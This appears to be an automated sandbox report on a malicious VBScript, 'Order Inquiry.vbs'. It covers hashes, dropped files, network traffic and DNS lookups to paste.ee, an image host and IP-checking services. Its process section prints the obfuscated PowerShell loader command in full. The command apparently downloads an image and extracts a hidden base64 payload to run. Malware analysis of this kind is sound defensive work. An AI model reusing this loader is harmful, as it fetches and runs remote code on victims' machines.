SSDEEP:	12:TLiN6CZhDu6MvDOF5yEHFxOUwa5qguYZ75fOSiPe2d:TLiwCZwE8l6Uwcco5fBtC
MD5:	F2B4FB2D384AA4E4D6F4AEB0BBA217DC
SHA1:	2CD70CFB3CE72D9B079170C360C1F563B6BF150E
SHA-256:	1ECC07CD1D383472DAD33D2A5766625009EA5EACBAEDE2417ADA1842654CBBC8
SHA-512:	48D03991660FA1598B3E002F5BC5F0F05E9696BCB2289240FA8CCBB2C030CDD23245D4ECC0C64DA1E7C54B092C3E60AE0427358F63087018BF0E6CEDC471DD4
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....g.....4..... ....

C:\Users\user\AppData\Local\Temp\tmpF3A4.tmp.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 2048, file counter 7, database pages 89, cookie 0x36, schema 4, UTF-8, version-valid-for 7
Category:	dropped
Size (bytes):	196608
Entropy (8bit):	1.1209886597424439
Encrypted:	false
SSDEEP:	192:r2qAdB9TbTbuDDsnxCkvSAE+WslKOMq+8QbnVcxjONC4Je5Q:r2qOB1nxCkvSAELyKOMq+8QTQKC+
MD5:	EFD26666EAE0E87B32082FF52F9F4C5E
SHA1:	603BFE6A7D6C0EC4B8BA1D38AEA6EFADDC42B5E0
SHA-256:	67D4CAA4255418EB18873F01597D1F4257C4146D1DCED78E26D5FD76B783F416
SHA-512:	28ADD7B8D88795F191567FD029E9F8BC9AEF7584CE3CD56DB40BBA52BC8335F2D8E53A5CE44C153C13A31FD0BE1D76D1E558A4AA5987D5456C000C4D64F08AA
Malicious:	false
Preview:	SQLite format 3.....@ .....Y.....6.....j.....W..... ....

Static File Info

General

File type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Entropy (8bit):	3.39871661864384
TrID:	• Text - UTF-16 (LE) encoded (2002/1) 64.44% • MP3 audio (1001/1) 32.22% • Lumena CEL bitmap (63/63) 2.03% • Corel Photo Paint (41/41) 1.32%
File name:	Order Inquiry.vbs
File size:	240'822 bytes
MD5:	443f85c9a27129786164968923b47193
SHA1:	a45f63374b28561a0152e261bd57e5a2bb9c54f9
SHA256:	f3ff35c81d1f64fe7a0f1fb55e1c732d091b8faedc4fcd35eef9d0afe5455a63


SHA512:	3ef8963f3745ba562da95d7263550d291a86aaefb952373d165972e7d8aea91cf051aaab5949b8d9605897cd6b049674576d9a50453423beba9061f503288eb2
SSDEEP:	3072:nBaHznXmxLLCg5Hmgw/kYFvhte41TdRnTTcQYT2X5K0ybU:Xw/kYFJ5Ky
TLSH:	7834C35263EA4008F2F73F54A9BA55214B3BBDD9AD79CA4D418C296D0BE3940CCB1B73
File Content Preview:	..P.r.i.v.a.t.e. .S.u.b. .S.e.t.D.n.s.P.u.b.l.i.s.h.i.n.g.D.i.s.a.b.l.e.d.(.b.o.o.l.)..... . . . .D.i.m. .o.b.j.S.e.r.v.i.c.e.,. .o.b.j.P.r.o.d.u.c.t..... . . . .D.i.m. .k.m.s.F.l.a.g.,. .l.R.e.t.,. .d.w.V.a.l.u.e..... . . . .O.n. .E.r.r.o.r. .R.e.s.u

File Icon

Icon Hash:	68d69b8f86ab9a86

Network Behavior

Network Port Distribution



Total Packets: 48

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 14, 2024 15:15:00.293201923 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:00.293231964 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:00.293332100 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:00.386943102 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:00.386977911 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:00.993308067 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:00.993397951 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.066081047 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.066135883 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.066443920 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.066509962 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.068896055 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.116504908 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352607012 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352648020 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352694035 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.352709055 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352720022 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352741003 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.352762938 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352763891 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.352772951 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.352806091 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.380480051 CEST	443	49706	188.114.97.3	192.168.2.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 14, 2024 15:15:01.380582094 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.380605936 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.380655050 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.468863010 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.468918085 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.468925953 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.468945980 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.468957901 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.469001055 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.469007969 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.469026089 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:01.469044924 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.469072104 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.469535112 CEST	49706	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:01.469553947 CEST	443	49706	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:03.963193893 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:03.963236094 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:03.963356018 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:03.970993996 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:03.971012115 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:04.579335928 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:04.579432011 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:04.581254005 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:04.581271887 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:04.581520081 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:04.588221073 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:04.632497072 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280198097 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280235052 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280260086 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280283928 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280308962 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280337095 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.280353069 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280380964 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280390978 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.280405045 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280416965 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.280421019 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.280441046 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.333554983 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.333575964 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.380434990 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.396469116 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.396521091 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.396539927 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.396560907 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.396584034 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.396599054 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.396624088 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.396652937 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.396681070 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.397165060 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.397197008 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.397234917 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.397239923 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.398011923 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.398036003 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.398056984 CEST	443	49707	188.114.97.3	192.168.2.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 14, 2024 15:15:05.398060083 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.398066998 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.398091078 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.398094893 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.398133039 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.398137093 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416148901 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416234016 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.416260958 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416364908 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416399002 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416423082 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416423082 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.416436911 CEST	443	49707	188.114.97.3	192.168.2.8
Jun 14, 2024 15:15:05.416496992 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.458592892 CEST	49707	443	192.168.2.8	188.114.97.3
Jun 14, 2024 15:15:05.513052940 CEST	443	49707	188.114.97.3	192.168.2.8

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 14, 2024 15:15:00.275892019 CEST	60875	53	192.168.2.8	1.1.1.1
Jun 14, 2024 15:15:00.286645889 CEST	53	60875	1.1.1.1	192.168.2.8
Jun 14, 2024 15:15:03.947308064 CEST	49919	53	192.168.2.8	1.1.1.1
Jun 14, 2024 15:15:03.958914042 CEST	53	49919	1.1.1.1	192.168.2.8
Jun 14, 2024 15:15:16.027129889 CEST	61518	53	192.168.2.8	1.1.1.1
Jun 14, 2024 15:15:16.045623064 CEST	53	61518	1.1.1.1	192.168.2.8
Jun 14, 2024 15:15:20.747736931 CEST	53	57045	1.1.1.1	192.168.2.8
Jun 14, 2024 15:15:23.819113970 CEST	64956	53	192.168.2.8	1.1.1.1
Jun 14, 2024 15:15:23.827912092 CEST	53	64956	1.1.1.1	192.168.2.8
Jun 14, 2024 15:15:25.274831057 CEST	61409	53	192.168.2.8	1.1.1.1
Jun 14, 2024 15:15:25.284375906 CEST	53	61409	1.1.1.1	192.168.2.8
Jun 14, 2024 15:15:26.240533113 CEST	63059	53	192.168.2.8	1.1.1.1
Jun 14, 2024 15:15:26.249100924 CEST	53	63059	1.1.1.1	192.168.2.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jun 14, 2024 15:15:00.275892019 CEST	192.168.2.8	1.1.1.1	0xf2fe	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:03.947308064 CEST	192.168.2.8	1.1.1.1	0x3232	Standard query (0)	uploaddeimagens.com.br	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:16.027129889 CEST	192.168.2.8	1.1.1.1	0xb860	Standard query (0)	whatismyipaddressnow.co	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:23.819113970 CEST	192.168.2.8	1.1.1.1	0x3d6f	Standard query (0)	icanhazip.com	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:25.274831057 CEST	192.168.2.8	1.1.1.1	0xfa1	Standard query (0)	75.103.13.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)	false
Jun 14, 2024 15:15:26.240533113 CEST	192.168.2.8	1.1.1.1	0x8d11	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jun 14, 2024 15:15:00.286645889 CEST	1.1.1.1	192.168.2.8	0xf2fe	No error (0)	paste.ee		188.114.97.3	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:00.286645889 CEST	1.1.1.1	192.168.2.8	0xf2fe	No error (0)	paste.ee		188.114.96.3	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:03.958914042 CEST	1.1.1.1	192.168.2.8	0x3232	No error (0)	uploaddeimagens.com.br		188.114.97.3	A (IP address)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jun 14, 2024 15:15:03.958914042 CEST	1.1.1.1	192.168.2.8	0x3232	No error (0)	uploaddeimagens.com.br		188.114.96.3	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:16.045623064 CEST	1.1.1.1	192.168.2.8	0xb860	No error (0)	whatismyipaddressnow.co		188.114.96.3	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:16.045623064 CEST	1.1.1.1	192.168.2.8	0xb860	No error (0)	whatismyipaddressnow.co		188.114.97.3	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:23.827912092 CEST	1.1.1.1	192.168.2.8	0x3d6f	No error (0)	icanhazip.com		104.16.185.241	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:23.827912092 CEST	1.1.1.1	192.168.2.8	0x3d6f	No error (0)	icanhazip.com		104.16.184.241	A (IP address)	IN (0x0001)	false
Jun 14, 2024 15:15:25.284375906 CEST	1.1.1.1	192.168.2.8	0xfa1	Name error (3)	75.103.13.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)	false
Jun 14, 2024 15:15:26.249100924 CEST	1.1.1.1	192.168.2.8	0x8d11	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- paste.ee
- uploaddeimagens.com.br
- whatismyipaddressnow.co
- 93.123.39.71
- icanhazip.com
- ip-api.com

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **7592**, Parent PID: **4084**

General

Target ID:	0
Start time:	09:14:58
Start date:	14/06/2024
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\Order Inquiry.vbs"
Imagebase:	0x7ff7d1bb0000
File size:	170'496 bytes
MD5 hash:	A47CBE969EA935BDD3AB568BB126BC80
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **7772**, Parent PID: **7592**

General

Target ID:	3
Start time:	09:15:01
Start date:	14/06/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command "$codigo = 'ZgB1DgTreG4DgTreYwB0DgTreGkDgTrebwBuDgTreCDgTreDg TreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreRgByDgTreG8DgTrebQBMDgTreGkDgTrebgBrDgTreHMDgTreI DgTreB7DgTreCDgTreDgTrecDgTreBhDgTreHIDgTreYQBtDgTreCDgTreDgTreKDgTreBbDgTreHMDgTredDgTreByDgTreGkDgTrebgBnDgTreFsDgTreX QBdDgTreCQDgTrebDgTreBpDgTreG4DgTreawBzDgTreCkDgTreIDgTreDgTrekDgTreHcDgTreZQBiDgTreEMDgTrebDgTreBpDgTreGUDgTrebgB0DgTre CDgTreDgTrePQDgTregDgTreE4DgTreZQB3DgTreC0DgTreTwBiDgTreGoDgTreZQBjDgTreHQDgTreIDgTreBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgT reuDgTreE4DgTreZQB0DgTreC4DgTreVwBlDgTreGIDgTreQwBsDgTreGkDgTreZQBuDgTreHQDgTreOwDgTregDgTreCQDgTreZDgTreBvDgTreHcDgTreb gBsDgTreG8DgTreYQBkDgTreGUDgTreZDgTreBEDgTreGEDgTredDgTreBhDgTreCDgTreDgTrePQDgTregDgTreEDgTreDgTreKDgTreDgTrepDgTreDsDg TreIDgTreDgTrekDgTreHMDgTreaDgTreB1DgTreGYDgTreZgBsDgTreGUDgTreZDgTreBMDgTreGkDgTrebgBrDgTreHMDgTreIDgTreDgTre9DgTreCDgT reDgTreJDgTreBsDgTreGkDgTrebgBrDgTreHMDgTreIDgTreB8DgTreCDgTreDgTreRwBlDgTreHQDgTreLQBSDgTreGEDgTrebgBkDgTreG8DgTrebQDgT regDgTreC0DgTreQwBvDgTreHUDgTrebgB0DgTreCDgTreDgTreJDgTreBsDgTreGkDgTrebgBrDgTreHMDgTreLgBMDgTreGUDgTrebgBnDgTreHQDgTrea DgTreDgTre7DgTreCDgTreDgTreZgBvDgTreHIDgTreZQBhDgTreGMDgTreaDgTreDgTregDgTreCgDgTreJDgTreBsDgTreGkDgTrebgBrDgTreCDgTreDg TreaQBuDgTreCDgTreDgTreJDgTreBzDgTreGgDgTredQBmDgTreGYDgTrebDgTreBlDgTreGQDgTreTDgTreBpDgTreG4DgTreawBzDgTreCkDgTreIDgTr eB7DgTreCDgTreDgTredDgTreByDgTreHkDgTreIDgTreB7DgTreCDgTreDgTreJDgTreBkDgTreG8DgTredwBuDgTreGwDgTrebwBhDgTreGQDgTreZQBkD gTreEQDgTreYQB0DgTreGEDgTreIDgTreDgTrerDgTreD0DgTreIDgTreDgTrekDgTreHcDgTreZQBiDgTreEMDgTrebDgTreBpDgTreGUDgTrebgB0DgTre C4DgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreKDgTreDgTrekDgTreGwDgTreaQBuDgTreGsDgTreKQDgT regDgTreH0DgTreIDgTreBjDgTreGEDgTredDgTreBjDgTreGgDgTreIDgTreB7DgTreCDgTreDgTreYwBvDgTreG4DgTredDgTreBpDgTreG4DgTredQBlD gTreCDgTreDgTrefQDgTregDgTreH0DgTreOwDgTregDgTreHIDgTreZQB0DgTreHUDgTrecgBuDgTreCDgTreDgTreJDgTreBkDgTreG8DgTredwBuDgTre GwDgTrebwBhDgTreGQDgTreZQBkDgTreEQDgTreYQB0DgTreGEDgTreIDgTreB9DgTreDsDgTreIDgTreDgTrekDgTreGwDgTreaQBuDgTreGsDgTrecwDgT regDgTreD0DgTreIDgTreBDgTreDgTreCgDgTreJwBoDgTreHQDgTredDgTreBwDgTreHMDgTreOgDgTrevDgTreC8DgTredQBwDgTreGwDgTrebwBhDgTre GQDgTreZDgTreBlDgTreGkDgTrebQBhDgTreGcDgTreZQBuDgTreHMDgTreLgBjDgTreG8DgTrebQDgTreuDgTreGIDgTrecgDgTrevDgTreGkDgTrebQBhD gTreGcDgTreZQBzDgTreC8DgTreMDgTreDgTrewDgTreDQDgTreLwDgTre3DgTreDkDgTreODgTreDgTrevDgTreDDgTreDgTreMQDgTrezDgTreC8DgTreb wByDgTreGkDgTreZwBpDgTreG4DgTreYQBsDgTreC8DgTrebgBlDgTreHcDgTreXwBpDgTreG0DgTreYQBnDgTreGUDgTreLgBqDgTreHDgTreDgTreZwDgTr re/DgTreDEDgTreNwDgTrexDgTreDgDgTreMgDgTre4DgTreDQDgTreMQDgTrezDgTreDgDgTreJwDgTresDgTreCDgTreDgTreJwBoDgTreHQDgTredDgTr eBwDgTreHMDgTreOgDgTrevDgTreC8DgTredQBwDgTreGwDgTrebwBhDgTreGQDgTreZDgTreBlDgTreGkDgTrebQBhDgTreGcDgTreZQBuDgTreHMDgTreL gBjDgTreG8DgTrebQDgTreuDgTreGIDgTrecgDgTrevDgTreGkDgTrebQBhDgTreGcDgTreZQBzDgTreC8DgTreMDgTreDgTrewDgTreDQDgTreLwDgTre3D gTreDkDgTreODgTreDgTrevDgTreDDgTreDgTreMQDgTrezDgTreC8DgTrebwByDgTreGkDgTreZwBpDgTreG4DgTreYQBsDgTreC8DgTrebgBlDgTreHcDg TreXwBpDgTreG0DgTreYQBnDgTreGUDgTreLgBqDgTreHDgTreDgTreZwDgTre/DgTreDEDgTreNwDgTrexDgTreDgDgTreMgDgTre4DgTreDQDgTreMQDgT rezDgTreDgDgTreJwDgTrepDgTreDsDgTreIDgTreDgTrekDgTreGkDgTrebQBhDgTreGcDgTreZQBCDgTreHkDgTredDgTreBlDgTreHMDgTreIDgTreDgT re9DgTreCDgTreDgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreRgByDgTreG8DgTrebQBMDgTreGkDgTreb gBrDgTreHMDgTreIDgTreDgTrekDgTreGwDgTreaQBuDgTreGsDgTrecwDgTre7DgTreCDgTreDgTreaQBmDgTreCDgTreDgTreKDgTreDgTrekDgTreGkDg TrebQBhDgTreGcDgTreZQBCDgTreHkDgTredDgTreBlDgTreHMDgTreIDgTreDgTretDgTreG4DgTreZQDgTregDgTreCQDgTrebgB1DgTreGwDgTrebDgTr eDgTrepDgTreCDgTreDgTreewDgTregDgTreCQDgTreaQBtDgTreGEDgTreZwBlDgTreFQDgTreZQB4DgTreHQDgTreIDgTreDgTre9DgTreCDgTreDgTreW wBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgTreuDgTreFQDgTreZQB4DgTreHQDgTreLgBFDgTreG4DgTreYwBvDgTreGQDgTreaQBuDgTreGc DgTreXQDgTre6DgTreDoDgTreVQBUDgTreEYDgTreODgTreDgTreuDgTreEcDgTreZQB0DgTreFMDgTredDgTreByDgTreGkDgTrebgBnDgTreCgDgTreJDg TreBpDgTreG0DgTreYQBnDgTreGUDgTreQgB5DgTreHQDgTreZQBzDgTreCkDgTreOwDgTregDgTreCQDgTrecwB0DgTreGEDgTrecgB0DgTreEYDgTrebDg TreBhDgTreGcDgTreIDgTreDgTre9DgTreCDgTreDgTreJwDgTre8DgTreDwDgTreQgBBDgTreFMDgTreRQDgTre2DgTreDQDgTreXwBTDgTreFQDgTreQQB SDgTreFQDgTrePgDgTre+DgTreCcDgTreOwDgTregDgTreCQDgTreZQBuDgTreGQDgTreRgBsDgTreGEDgTreZwDgTregDgTreD0DgTreIDgTreDgTrenDgT reDwDgTrePDgTreBCDgTreEEDgTreUwBFDgTreDYDgTreNDgTreBfDgTreEUDgTreTgBEDgTreD4DgTrePgDgTrenDgTreDsDgTreIDgTreDgTrekDgTreHM DgTredDgTreBhDgTreHIDgTredDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBpDgTreG0DgTreYQBnDgT reGUDgTreVDgTreBlDgTreHgDgTredDgTreDgTreuDgTreEkDgTrebgBkDgTreGUDgTreeDgTreBPDgTreGYDgTreKDgTreDgTrekDgTreHMDgTredDgTreB hDgTreHIDgTredDgTreBGDgTreGwDgTreYQBnDgTreCkDgTreOwDgTregDgTreCQDgTreZQBuDgTreGQDgTreSQBuDgTreGQDgTreZQB4DgTreCDgTreDgTr ePQDgTregDgTreCQDgTreaQBtDgTreGEDgTreZwBlDgTreFQDgTreZQB4DgTreHQDgTreLgBJDgTreG4DgTreZDgTreBlDgTreHgDgTreTwBmDgTreCgDgTr eJDgTreBlDgTreG4DgTreZDgTreBGDgTreGwDgTreYQBnDgTreCkDgTreOwDgTregDgTreGkDgTreZgDgTregDgTreCgDgTreJDgTreBzDgTreHQDgTreYQB yDgTreHQDgTreSQBuDgTreGQDgTreZQB4DgTreCDgTreDgTreLQBnDgTreGUDgTreIDgTreDgTrewDgTreCDgTreDgTreLQBhDgTreG4DgTreZDgTreDgTre gDgTreCQDgTreZQBuDgTreGQDgTreSQBuDgTreGQDgTreZQB4DgTreCDgTreDgTreLQBnDgTreHQDgTreIDgTreDgTrekDgTreHMDgTredDgTreBhDgTreHI DgTredDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTreKQDgTregDgTreHsDgTreIDgTreDgTrekDgTreHMDgTredDgTreBhDgTreHIDgTredDgTreBJDgT reG4DgTreZDgTreBlDgTreHgDgTreIDgTreDgTrerDgTreD0DgTreIDgTreDgTrekDgTreHMDgTredDgTreBhDgTreHIDgTredDgTreBGDgTreGwDgTreYQB nDgTreC4DgTreTDgTreBlDgTreG4DgTreZwB0DgTreGgDgTreOwDgTregDgTreCQDgTreYgBhDgTreHMDgTreZQDgTre2DgTreDQDgTreTDgTreBlDgTreG4 DgTreZwB0DgTreGgDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBlDgTreG4DgTreZDgTreBJDgTreG4DgTreZDgTreBlDgTreHgDgTreIDgTreDgTre tDgTreCDgTreDgTreJDgTreBzDgTreHQDgTreYQByDgTreHQDgTreSQBuDgTreGQDgTreZQB4DgTreDsDgTreIDgTreDgTrekDgTreGIDgTreYQBzDgTreGU DgTreNgDgTre0DgTreEMDgTrebwBtDgTreG0DgTreYQBuDgTreGQDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBpDgTreG0DgTreYQBnDgTreGUDgTr eVDgTreBlDgTreHgDgTredDgTreDgTreuDgTreFMDgTredQBiDgTreHMDgTredDgTreByDgTreGkDgTrebgBnDgTreCgDgTreJDgTreBzDgTreHQDgTreYQB 